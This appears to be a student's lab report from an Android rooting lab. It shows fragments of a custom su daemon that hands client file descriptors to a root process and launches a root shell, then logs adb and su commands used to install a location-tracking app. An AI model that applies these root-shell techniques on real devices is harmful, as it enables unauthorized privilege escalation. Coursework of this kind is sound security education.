
● Child process receives client's FDs
File name: mydaemonsu.c
Function Name: child_process()
Line Number: 85-87

```c
int child_process(int socket, char** argv){
    //handshake
    handshake_server(socket);

    int client_in = recv_fd(socket);
    int client_out = recv_fd(socket);
    int client_err = recv_fd(socket);

```

● Child process redirects its standard I/O FDs
File name: mydaemonsu.c
Function Name: child_process()
Line Number: 90-92

```
81  int child_process(int socket, char** argv){
82      //handshake
83      handshake_server(socket);
84
85      int client_in = recv_fd(socket);
86      int client_out = recv_fd(socket);
87      int client_err = recv_fd(socket);
88
89
90      dup2(client_in, STDIN_FILENO);      //STDIN_FILENO = 0
91      dup2(client_out, STDOUT_FILENO);    //STDOUT_FILENO = 1
92      dup2(client_err, STDERR_FILENO);    //STDERR_FILENO = 2
93
```

● Child process launches a root shell
File name: mysu.c
Function Name: main()
Line Number: 155



```
144 int main(int argc, char** argv) {
145     //if not root
146     //connect to root daemon for root shell
147     if (getuid() != 0 && getgid() != 0) {
148         ERRMSG("start to connect to daemon \n");
149
150         return connect_daemon();
151     }
152     //if root
153     //launch default shell directly
154     char* shell[] = {"/system/bin/sh", NULL};
155     execve(shell[0], shell, NULL);
156     return (EXIT_SUCCESS);
157 }
```


Explanation:
The ability to escalate privileges and obtain root access in a controlled environment like this is always a valuable demonstration of how su binaries work. This task highlights how vulnerable a system can become if a malicious process can gain root access. The surprising part is how relatively straightforward it was to achieve root shell using custom binaries. This illustrates the importance of protecting the bootloader, recovery, and root binaries from tampering.


Part 2:
Task4: Implement Location App

I update the AndroidManifest.xml with given permissions:

```
<!--
     TODO: Add two user permissions below
-->

<uses-permission android:name="android.permission.ACCESS_SUPERUSER" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
```

Then wrote the code for RootUtil.java and MapsActivity.java file. Then I run the app in android studio, first it asks for permission and after allowing that permission it show the maps saying “I am here”.




I am here!
Canada
United States
Mexico
Gulf of Mexico
Guatemala
AK
YT
NT
NU
BC
AB
SK
MB
ON
MT
ND
MN
OR
ID
WY
SD
WI
NV
UT
IA
IL
CA
MO
AZ
NM
OK
AR
TX
LA
1:1


Then I connect to android VM using adb.

```
[10/14/24]seed@VM:~$ cd Desktop/Lab_3/Task_4
[10/14/24]seed@VM:~/.../Task_4$ ls
app-debug.apk  log.txt
[10/14/24]seed@VM:~/.../Task_4$ adb connect 10.0.2.6
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.6:5555
[10/14/24]seed@VM:~/.../Task_4$
```


Then I tried to install the app using command “adb install -r app-debug.apk” but it failed due to permission denied. After that I approach different way to install app in android using adb shell.

```
[10/14/24]seed@VM:~/.../Task_4$ adb devices
List of devices attached
10.0.2.6:5555   device

[10/14/24]seed@VM:~/.../Task_4$ adb install -r app-debug.apk
2634 KB/s (2098548 bytes in 0.777s)
WARNING: linker: /system/bin/app_process64 has text relocations. This is wasting
 memory and prevents security hardening. Please fix.
Permission Denied.
[10/14/24]seed@VM:~/.../Task_4$ adb push app-debug.apk /data/local/tmp/
2462 KB/s (2098548 bytes in 0.832s)
[10/14/24]seed@VM:~/.../Task_4$ adb shell
x86_64:/ $ su
x86_64:/ # pm install /data/local/tmp/app-debug.apk
WARNING: linker: /system/bin/app_process64 has text relocations. This is wasting
 memory and prevents security hardening. Please fix.
Success
x86_64:/ #
```

I went to Android VM to confirmed that app was installed successfully.



I opened the app in android VM and it is able to ask permission like in android studio.



After that it gave white screen for a few minutes and then say application isn't responding. Also I check Debugging in setting to choose my application it didn't appear there.